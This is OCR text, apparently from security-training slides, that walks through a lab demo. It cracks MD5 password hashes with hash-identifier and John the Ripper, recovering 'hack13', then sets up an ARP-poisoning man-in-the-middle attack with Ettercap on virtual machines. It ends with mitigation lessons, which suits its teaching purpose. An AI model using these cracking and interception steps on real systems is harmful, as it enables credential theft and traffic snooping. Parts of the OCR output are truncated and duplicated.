
MD5 Hash Generator

Your Hash: 319f4d26e3c536b5dd871bb2c52e3178
Your String: PASSWORD

Use this generator to create an MD5 hash of a string:

Password Cracking

Verified whether the hash is really MD5 or not and is salted?




```
root@hassan:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: 319f4d26e3c536b5dd871bb2c52e3178

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
```

```
5 SANOG.txt

salts (Raw-MD5 [MD5 256/256 AVX2 8x3]

pe, consider --fork=4

her key for status
red candidate passwords, if any
ssword.lst, rules:Wordlist


.2898g/s 7541Kp/s 7541Kc/s 7541KC/s h

o display all of the cracked password

=raw-md5 SANOG.txt

?:hack13

3 password hashes cracked, 0 left
root@hassan:~/Desktop#
```

Password Cracking

Extracted the hashes and saved them in a .txt file



SANOG.txt


```
319f4d26e3c536b5dd871bb2c52e3178
319f4d26e3c536b5dd871bb2c52e3178
423a2e717f1c6179ed88f6d88fd04d35
```

```
5 SANOG.txt
salts (Raw-MD5 [MD5 256/256 AVX2 8x3]

pe, consider --fork=4

her key for status
red candidate passwords, if any
ssword.lst, rules:Wordlist

.2898g/s 7541Kp/s 7541Kc/s 7541KC/s h

o display all of the cracked password

=raw-md5 SANOG.txt

?:hack13

3 password hashes cracked, 0 left
root@hassan:~/Desktop#
```

Applications
Places
Leafpad
Wed 19:13
00:02:21
MD5 Hash Generator - Mozilla Firefox
MD5 Hash Generator
https://www.md5hashgenerator.com
90%
Most Visite
MD5 Hash
From Dan's Tools
File Edit Search Options Help
/Desktop
"SANOG.txt" selected (99 bytes)
0:02:22
0:00:22

Password Cracking

Ran a tool to crack the MD5 hashed password and wallah the password have been cracked in just 3 simple steps.



```
root@hassan:~/Desktop# john --format=raw-md5 SANOG.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3]
)
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
hack13           (?)
1g 0:00:00:03 DONE 3/3 (2019-12-25 19:12) 0.2898g/s 7541Kp/s 7541Kc/s 7541KC/s h
abm9d..hach26
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed
root@hassan:~/Desktop# john --show --format=raw-md5 SANOG.txt
?:PASSWORD
?:PASSWORD
?:hack13

3 password hashes cracked, 0 left
root@hassan:~/Desktop#
```

Lessons Learned

This would have never happened if the network and system administrators had taken the following security measures:

1. Password Hashing Algorithm had been upgraded to SHA-512

2. Password storage using reversible encryption has been disabled


3. Appropriate permissions on /etc/passwd and /etc/shadow file had been set

Use Case 3

In this fast digital transforming age transmission of data at high speeds is a crucial need. Such high reliance on high speed & availability also opens up doors to possible attacks from threat actors. Therefore it is very important to ensure the security of data in motion. Here we would be discussing MiTM attacks and their possible counter measures for mitigation.

MiTM Attack

Network scanning to identify hosts and narrow down targets




Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap Mon 03:48
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
ettercap
Scanning the whole netmask for 255 hosts...
Cancel
Windows 10 [Running] - Oracle VM VirtualBox
Machine View Input Devices Help
Command Prompt
Type here to search
Right Ctrl

```
Starting Unified sniffing...

DHCP: [08:00:27:59:1B:51] REQUEST 10.1.1.5
DHCP: [10.1.1.3] ACK : 10.1.1.5 255.255.255.0 GW 10.1.1.1 DNS 8.8.8.8
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
```

```
C:\Users\IEUser>
```

Network Scanning…

Hosts on the network have been scanned for initiating MiTM



Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap
Mon 03:51
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
Windows 10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt
Type here to search
Right Ctrl


IP Address	MAC Address	Description
10.1.1.1	52:54:00:12:35:00	
10.1.1.2	52:54:00:12:35:00	
10.1.1.3	08:00:27:DF:ED:84	
10.1.1.6	08:00:27:BD:43:5F	

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::150d:5f50:956c:2765%2
   IPv4 Address. . . . . . . . . . . : 10.1.1.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6ab8:3893:296:f5fe:fef9
   Link-local IPv6 Address . . . . . : fe80::3893:296:f5fe:fef9%4
   Default Gateway . . . . . . . . . : ::

C:\Users\IEUser>arp -a

Interface: 10.1.1.6 --- 0x2
  Internet Address      Physical Address      Type
  10.1.1.1              52-54-00-12-35-00     dynamic
  10.1.1.3              08-00-27-df-ed-84     dynamic
  10.1.1.5              08-00-27-59-1b-51     dynamic
  10.1.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

Choosing Attack Technique…

MiTM to be generated using ARP poisoning


Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap Mon 03:53
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
ARP poisoning…
ICMP redirect…
Port stealing…
DHCP spoofing…
NDP poisoning…
Stop mitm attack(s)
Delete Host
Add to Target 1
Add to Target 2
Windows 10 [Running] - Oracle VM VirtualBox
Machine View Input Devices Help
Command Prompt
Type here to search
Right Ctrl

